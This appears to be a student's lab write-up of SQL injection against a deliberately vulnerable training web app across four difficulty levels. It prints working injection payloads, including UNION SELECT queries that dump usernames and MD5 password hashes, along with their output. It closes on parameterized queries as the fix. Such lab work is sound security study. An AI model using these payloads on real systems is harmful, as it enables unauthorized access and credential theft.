
## **SQL Injection**

- 1. Low
- First we type 1 in UserID




- The query return the ID with firstname and surname
- Seeing the source code, we can see the query call the database

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';"
```

• So we can injection to export the data

```
1' or '1'='1
```



Let's exported something interesting

' UNION SELECT @@version, CURRENT\_USER#

# Vulnerability: SQL Injection User ID: Submit ID: 'UNION SELECT @@version, CURRENT\_USER# First name: 10.11.6-MariaDB-2 Surname: admin@127.0.0.1

' UNION SELECT user, password FROM users#

### **Vulnerability: SQL Injection**

```
User ID:
                          Submit
ID: 'UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 'UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 'UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 'UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 'UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

#### 2. Medium

Choose UserID 1 and click Submit

```
User ID: 1 V Submit

ID: 1
First name: admin
Surname: admin
```

 We wanted to inject my sqli to export more information. So we using inspector to config the UserID

The server return the data leak from database

```
User ID: 1 V Submit
ID: 1 or 1=1 UNION SELECT 1, 2 FROM users#
First name: admin
Surname: admin
ID: 1 or 1=1 UNION SELECT 1, 2 FROM users#
First name: Gordon
Surname: Brown
ID: 1 or 1=1 UNION SELECT 1, 2 FROM users#
First name: Hack
Surname: Me
ID: 1 or 1=1 UNION SELECT 1, 2 FROM users#
First name: Pablo
Surname: Picasso
ID: 1 or 1=1 UNION SELECT 1, 2 FROM users#
First name: Bob
Surname: Smith
ID: 1 or 1=1 UNION SELECT 1, 2 FROM users#
First name: 1
Surname: 2
```


#### 3. Hard

• Type 1 and click Submit and the server return the ID, firstname and surname

```
Click here to change your ID.

ID: 1
First name: admin
Surname: admin
```

• Change the different way to inject the code and it return the value I want



#### 4. Impossible

- The queries are now parameterized queries. This mean distinguish which sections are code, and the rest is data.
- Seeing the src code, we can see the parameterized. It only accept the numeric value